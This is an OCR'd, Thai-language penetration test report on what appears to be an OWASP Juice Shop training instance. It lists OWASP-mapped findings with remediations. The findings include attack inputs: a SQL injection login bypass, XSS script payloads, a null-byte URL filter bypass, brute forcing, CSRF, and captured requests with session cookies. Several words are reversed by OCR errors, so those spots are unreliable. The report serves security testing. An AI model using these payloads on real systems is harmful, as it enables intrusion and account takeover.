
ID	001	Finding	Fingerprint Web Server (OTG-INFO-002)
Severity	Low	Port	3000
Asset Identification	[Target domain]		
Description	ระบุ web server version และ operating system		
Recommendation	ควรตั้งค่ารายละเอียดของเวอร์ชั่นให้เกิดความไม่ชัดเจนไว้ (obfuscate) เช่น Server: Unknown-Webserver/1.0)		
Detail			

ID	002	Finding	Fingerprint Web Application Framework (OTG-INFO-008)
Severity	Low	Port	3000
Asset Identification	[Target domain]		
Description	ระบุ Framework ของเว็บไซต์ได้		
Recommendation	ควรตั้งค่าให้เกิดความไม่ชัดเจนไว้ (obfuscate) เพื่อปกปิดข้อมูลเรื่องเทคโนโลยีที่ใช้		
Detail			

ID	003	Finding	Test Application Platform Configuration (OTG-CONFIG-002)
Severity	Low	Port	3000
Asset Identification	[Target domain]		
Description	พบ comment ใน html ที่อาจเปิดเผยข้อมูลที่ sensitive		
Recommendation	ไม่ควรทิ้ง comment ไว้ เพื่อกันข้อมูลที่รั่วไหล		
Detail			


ID	004	Finding	Test File Extensions Handling for Sensitive Information (OTG-CONFIG-003)
Severity	Low	Port	3000
Asset Identification	[Target domain]		
Description	พบไฟล์บางอย่างที่อาจมีข้อมูลที่ sensitive ซึ่ง path นี้ที่ระบุอยู่ใน robots.txt		
Recommendation	ตั้งค่าทำ authorize ไม่ให้เข้าถึงส่วนนี้ได้ ถ้าหากไฟล์เหล่านั้นมีเป็น sensitive		
Detail			


ID	005	Finding	Backup and Unreferenced Files for Sensitive Information (OTG-CONFIG-004)
Severity	Low	Port	3000
Asset Identification	[Target domain]		
Description	พบ admin page in **.pohs-eciujmin.js**		
Recommendation	ตั้งค่าทำ authorize ไม่ให้เข้าถึงส่วนนี้ได้ ถ้าหากไฟล์เหล่านั้นมีเป็น sensitive		
Detail			

ID	006	Finding	Enumerate Infrastructure and Application Admin Interfaces (OTG-CONFIG-005)
Severity	Medium	Port	3000
Asset Identification	[Target domain]		
Description	-สามารถเห็น email ของ account อื่นได้ -ใครก็ตามที่มี Credential สามารถเข้าถึงหน้านี้ได้		
Recommendation	ตั้งค่าทำ authorize กำหนดสิทธิ์ไม่ให้ Users เข้าถึงหน้า admin interface		
Detail			


ID	007	Finding	Test HTTP Strict Transport Security (OTG-CONFIG-007)
Severity	Medium	Port	3000
Asset Identification	[Target domain]		
Description	ไม่พบการใช้ HSTS Protocol ซึ่งเป็นส่วนที่ช่วยบังคับให้มีการเรียกใช้ HTTPS ป้องกันการ downgrade เป็น HTTP ได้ ทำให้การส่งข้อมูลถูกเข้ารหัสแน่นอน		
Recommendation	Enable หรือ implement ใช้งาน HSTS เมื่อเห็นสมควร		
Detail	ไม่พบ HSTS/HTTPS		

ID	008	Finding	Test Role Definitions (OTG-IDENT-001)
Severity	High	Port	3000
Asset Identification	[Target domain]		
Description	- หลังจากที่เข้าถึง api/Users ด้วย Admin Authorization header: ผ่าน (GET method) - หลังจากที่เข้าถึง api/Users ด้วย common users Authorization header : ผ่าน(GET method) - Admin กับ มี resU Permission เดียวกัน เปรียบเสมือน role เดียวกัน - ไม่มีข้อจำกัด(constraints) เช่น User สามารถ Delete ข้อมูลใน BasketItem ผู้อื่นได้		
Recommendation	จัดทำการให้สิทธิ์แต่ละ Role ขึ้นมาใหม่ ไม่ควรให้สิทธิ์ Users เท่ากับ Admin กำหนดสิทธิ์การใช้งานให้ครอบคลุมและถูกต้อง มีข้อจำกัดที่ดี เช่น ไม่ควรให้ Users สามารถเข้าถึงข้อมูล Users ผู้อื่นได้		
Detail	*api/Users* / *api/Products* / *api/BasketItem* Admin(Read, Create) / Admin(Read, Write) / Admin(Read, Write, Delete) Users(Read, Create) / User(Read, Write) / Users(Read, Write, Delete) Guest(Create) / Guest(Read, Edit) / Guest(NON) require credential		


ID	009	Finding	Test User Registration Process (OTG-IDNET-002)
Severity	Medium	Port	3000
Asset Identification	[Target domain]		
Description	ข้อมูล Identity สามารถถูกเปลี่ยนแปลงได้ในระหว่าง registration อีกทั้งยัง bypass การ validation ของ email ได้อีกด้วย		
Recommendation	ทำการเช็คค่าที่ถูกส่งมา ในฝั่ง server ด้วย การ validation แค่ในส่วนหน้าเว็บไซต์นั้น ไม่สามารถช่วยได้ หากฝั่ง server ยอมรับค่าที่ถูกแก้ไข		
Detail			

ID	010	Finding	Testing for Weak or unenforced username policy (OTG-IDNET-005)
Severity	Low	Port	3000
Asset Identification	[Target domain]		
Description	- สำหรับ admin account ก็ยังคงใช้ “admin@juice-sh.op”. ซึ่งค่อนข้างที่จะ weak เมื่อเรารู้ชื่อหลัง @ - “admin” จะถูกพบเห็นบ่อยมากใน dictionaries. (ตัวอย่าง Burp suite’s username list)		
Recommendation	เปลี่ยนการตั้งชื่อ account ของ admin ให้เป็นอย่างอื่น ที่ไม่ใช่เป็นเพียง default		
Detail			

ID	011	Finding	Testing for Credentials Transported over an Encrypted Channel (OTG-AUTHN-001)
Severity	Critical	Port	3000
Asset Identification	[Target domain]		
Description	ส่งข้อมูลไปด้วย POST method ผ่าน HTTP ไม่มีการเข้ารหัส		
Recommendation	ในส่วน Login ควรมีการใช้ HTTPS เมื่อ Users ส่ง credential (email, password) จะมีการเข้ารหัสไว้ ทำให้ผู้อื่นไม่สามารถอ่านค่าเหล่านั้นได้		
Detail	POST /rest/user/login HTTP/1.1 Host: 192.168.99.100:3000 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:62.0) Gecko/20100101 Firefox/62.0 Accept: application/json, text/plain, */* Accept-Language: en-US,en;q=0.5 Referer: http://192.168.99.100:3000/ Content-Type: application/json;charset=utf-8 Content-Length: 51 Cookie: cookieconsent_status=dismiss; continueCode=MbkEYo5p8JnrRV4myqgQ1ABaHXu1h5c3fzuQhB03Xv2eKwPD6z1Z7NaSWjBx; io=qrm578ZVpVY-iMGNAAAE Connection: close		


ID	012	Finding	Testing for default credentials (OTG-AUTHN-002)
Severity	High	Port	3000
Asset Identification	[Target domain]		
Description	ทำการ brute force ด้วย common password list. เนื่องจากต้องการทดสอบ default credentials อยู่แล้ว ผลลัพธ์คือสามารถเดา password ได้		
Recommendation	เปลี่ยนรหัสผ่านให้มีความซับซ้อนขึ้น ไม่ควรใช้รหัสที่เป็น default หรือคาดเดาได้ง่าย		
Detail	

ID	013	Finding	Testing for Weak lock out mechanism (OTG-AUTHN-004)
Severity	High	Port	3000
Asset Identification	[Target domain]		
Description	ไม่พบ lock out mechanism เลย (พิสูจน์ได้จากการ log in หลายๆครั้ง หรือ Brute force in AUTHN-002)		
Recommendation	Implement การ lock out เมื่อเกิดการลองล็อคอินจำนวนมาก เพื่อป้องกันการเดา password หรือถูก bruteforce ทำให้ attacker โจมตีได้ช้าลง		
Detail	No lock out mechanism		


ID	014	Finding	Testing for bypassing authentication schema (OTG-AUTHN-003)
Severity	High	Port	3000
Asset Identification	[Target domain]		
Description	- ใช้ SQL injection using 'OR 1=1;		
Recommendation	ทำการกรองคำ ไม่ให้เกิดการตีความอักขระพิเศษเป็นสัญลักษณ์ ให้ตีความเป็นเพียง text อย่างหนึ่ง		
Detail			


ID	015	Finding	Test remember password functionality (OTG-AUTHN-005)
Severity	Medium	Port	3000
Asset Identification	[Target domain]		
Description	- Token น่าจะถูก encode ด้วย algorithm บางอย่าง - พบว่าเป็น JWT ที่ใช้ RS256 algorithm - พบ credential กับ password แต่ password อยู่ในรูปแบบ hash - สรุปได้ว่าใช้ MD5 ซึ่งเป็น Hash function ที่ไม่ปลอดภัย		
Recommendation	ใช้ HASH function อื่นที่ดีกว่า และใช้ร่วมกับค่า Salt ควรมีการเข้ารหัส token เอาไว้เมื่อมีการรับส่ง request (HTTPS)		
Detail			

ID	016	Finding	Testing for Weak password policy (OTG-AUTHN-007)
Severity	Medium	Port	3000
Asset Identification	[Target domain]		
Description	- Password ต้องมีความยาวขั้นต่ำ 5 characters - ไม่มี delay ในการเปลี่ยน password สามารถเปลี่ยนได้ต่อเนื่องทันที - ไม่มี policy ที่บังคับให้ Users เปลี่ยน password ทุกๆ 'N' days หรือหลังจากการ lockout เนื่องจากมีการ log on จำนวนมากเกินไป - Users สามารถนำ password ก่อนหน้ากลับมาใช้ใหม่ได้ทันที - ไม่มี policy สำหรับบังคับความแตกต่างระหว่าง password ที่จะตั้งใหม่กับ password ก่อนหน้า		


Recommendation	เพิ่ม policy ในส่วนที่ได้แจ้งไว้ในรายละเอียด ตามความเหมาะสม เพื่อเพิ่มการป้องกันและความปลอดภัยให้มากขึ้น
Detail	

ID	017	Finding	Testing for Weak security question/answer (OTG-AUTHN-008)
Severity	Low	Port	3000
Asset Identification	[Target domain]		
Description	- มี security question อยู่ 10 ข้อ (Pre-generated)ไม่ lock out mechanism (อ้างอิงจาก AUTHN-003) เพราะฉะนั้น สามารถทำการ brute force คำตอบได้ - คำตอบที่อาจรู้ได้จากสมาชิกภายในครอบครัว หรือคนใกล้ตัวของ user: Name, Birth date - คำตอบที่อาจจะเดาได้ง่าย: Favorite pet - คำตอบที่อาจทำ brute forcible: Last name ของหมอฟันที่คุณพบเมื่อวัยรุ่น - คำตอบที่อาจจถูกค้นเจอได้อย่างสาธารณะ: Zip code, First company you work (Social media)		
Recommendation	เปลี่ยนหมวดหมู่คำถามใหม่ ในส่วนของข้อที่คิดว่าคาดเดาได้ง่ายเกินไป หรือถูกทำ bruteforce ได้ และเพิ่ม lock out mechanism อีกด้วย		


Detail	

ID	018	Finding	Testing for weak password change or reset functionalities (OTG-AUTHN-009)
Severity	Medium	Port	3000
Asset Identification	[Target domain]		
Description	Password Reset (ลืม password) - ทุกอย่างขึ้นอยู่กับ security question Password Changing - ลบค่า current password ออกแล้วส่ง request ไป - สามารถเปลี่ยนรหัสผ่านได้ เป็นช่องโหว่ และเกิด CSRF		
Recommendation	Password Rest ไม่ควรพึ่ง security question ทั้งหมด ควรมีการส่ง email เพื่อยืนยันการ reset รหัสผ่านอีกที Password Changing ควรมีการตรวจสอบค่า current ที่ฝั่ง server และเปลี่ยนการใช้ GET เป็น POST method ในการส่ง request		
Detail			

ID	019	Finding	Testing for bypassing authorization schema (OTG-AUTHZ-002)
Severity	High	Port	3000
Asset Identification	[Target domain]		
Description	- Admin และ Users สามารถ read write delete Basket คนอื่นได้ - Guest ต้องผ่านการ authenticate เพื่อ access resource ของผู้อื่น (Credential required).		
Recommendation	ทำข้อจำกัด (Constraints) ให้ Users ไม่สามารถใช้งานสิทธิ์นั้นกับผู้อื่นได้		
Detail	อ้างอิงจาก Test Role Definitions (OTG-IDENT-001)		

ID	020	Finding	Testing for Insecure Direct Object References (OTG-AUTHZ-004)
Severity	Medium	Port	3000
Asset Identification	[Target domain]		
Description	- ลอง access เข้าถึง package.json.bak ผลลัพธ์ขึ้น 403 Error: Only .md and .pdf files are allowed! - ใช้ Null byte attack เติมต่อท้ายลงไปใน URL %00 (% ใน URL จะ encode เป็น %25) เพื่อทำการตัด string นั้น และต่อท้ายด้วย .md หรือ .pdf - http://192.168.99.100:3000/ftp/package.json.bak%2500.md		
Recommendation	เพิ่มการ sanitize เพื่อเปลี่ยนการใส่อักขระพิเศษให้แปลงเป็นอักขระอื่นที่ไม่มีผลกับระบบ		
Detail			

ID	021	Finding	Testing for Bypassing Session Management Schema (OTG-SESS-001)
Severity	Low	Port	3000
Asset Identification	[Target domain]		
Description	- Unencrypted cookie. - token สามารถ decode ออกมาได้ (AUTHN-005). แต่ password ยังคงอยู่รูป hash (MD5). - JWT มีการ verify token ซึ่งไม่สามารถ tampering ข้อมูลใน payload ได้ ทำให้ยากต่อการสร้าง token ขึ้นมาเอง (Invalid Signature)		
Recommendation	เพิ่มในเรื่องการเข้ารหัส token ในระหว่างการรับส่ง request-response ด้วย HTTPS		
Detail	อ้างอิงจาก Test remember password functionality (OTG-AUTHN-005)		


ID	022	Finding	Testing for Session Fixation (OTG-SESS-003)
Severity	Medium	Port	3000
Asset Identification	[Target domain]		
Description	- เข้าหน้าเว็บไซต์ได้ sid มา หลังจากนั้นทำการล็อคอิน - ไม่มีการส่งค่า ใหม่กลับมาใน eikoocResponse ยังคงใช้ session ID เดิม เสี่ยงต่อการโจมตี session hijacking		
Recommendation	ทำการตั้งค่าให้มีการส่ง sid ใหม่ทุกครั้งที่มีการยืนยันตันตนเข้าใช้งาน และออกจากระบบ		
Detail			

ID	023	Finding	Testing for Exposed Session Variables (OTG-SESS-004)
Severity	High	Port	3000
Asset Identification	[Target domain]		
Description	Session ID จะถูกส่ง POST request ไปพร้อมกับการล็อคอิน อยู่ในค่า cookie ตามรูป SESS-003 แต่ก็มีการส่งพร้อม GET request ไปเช่นกัน		
Recommendation	เปลี่ยนไปใช้ POST method ในการส่ง Session ID เท่านั้น		


Detail	GET /socket.io/?EIO=3&transport=polling&t=MSMFwPW&sid=gyTKQFkqcMXCMavYAAAA HTTP/1.1 Host: 192.168.99.100:3000 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:63.0) Gecko/20100101 Firefox/63.0 Accept: */* Accept-Language: en-US,en;q=0.5 Referer: http://192.168.99.100:3000/ Connection: close Cookie: cookieconsent_status=dismiss; continueCode=1PnjBOokMEwAY4HjuBhecWIkTeiwfDuZhNtrC9tQc4TBBSKPOgD3xreQK1NL; io=gyTKQFkqcMXCMavYAAAA


ID	024	Finding	Testing for Cross Site Request Forgery (OTG-SESS-005)
Severity	High	Port	3000
Asset Identification	[Target domain]		
Description	สามารถส่ง URL ให้เหยื่อคลิกเพื่อเปลี่ยนรหัสผ่านได้ ตามที่ผู้โจมตีต้องการ		
Recommendation	เช็คค่า current ที่ฝั่ง server และเปลี่ยนไปใช้ POST method ในการเปลี่ยนรหัสผ่าน		
Detail	อ้างอิงจาก (OTG-AUTHN-009)		


ID	025	Finding	Testing for logout functionality (OTG-SESS-006)
Severity	Medium	Port	3000
Asset Identification	[Target domain]		
Description	- ไม่มี log out จากการเกิด inactivity timeout - ทดลองส่ง Authorization header (Session Token) ที่ผ่านการ log out ที่ได้ capture ไว้ มาลองส่ง ไปที่ tseuqer TEG Basket ของ Tester@exam.com - ผลปรากฏว่า ยังสามารถเข้าถึงข้อมูลใน Basket ของ Tester@exam.com ได้ - แสดงว่าการ log out ออกไป ไม่ได้ทำลายหรือห้ามใช้ Session Token เก่าๆ ยังคง dilavจน หมดเวลา eripxe		
Recommendation	การ log out จะต้องทำลาย session token ที่ฝั่ง server ไม่ให้ valid อีก		
Detail	นำ token ของ Tester ที่ logout ออกไปแล้ว มาใช้ใหม่ได้		


ID	026	Finding	Testing for Reflected Cross Site Scripting (OTG-INPVAL-001)
Severity	High	Port	3000
Asset Identification	[Target domain]		
Description	- พบที่ “Track Orders” page. - ใส่ script: <script>alert("XSS")</script> - นำ URL ไปให้เป้าหมายคลิกลิงค์		
Recommendation	- ทำ sanitizing เพื่อตัดอักขระบางอย่างออก - ทำ HTML escaping เพื่อแปลงอักขระพิเศษให้เป็นตัวอื่น		
Detail			

ID	027	Finding	Testing for Stored Cross Site Scripting (OTG-INPVAL-002)
Severity	High	Port	3000
Asset Identification	[Target domain]		
Description	- ส่ง POST request ไปที่ api/Products - ใน JSON \" คือDouble quote - ใส่ script ลงไปใน “description”: "<script>alert(\"XSS in the shop\")</script>"		
Recommendation	- ทำ sanitizing เพื่อตัดอักขระบางอย่างออก - ทำ HTML escaping เพื่อแปลงอักขระพิเศษให้เป็นตัวอื่น - ไม่อนุญาตให้ Users มีสิทธิ์เพิ่มข้อมูล product		


Detail	

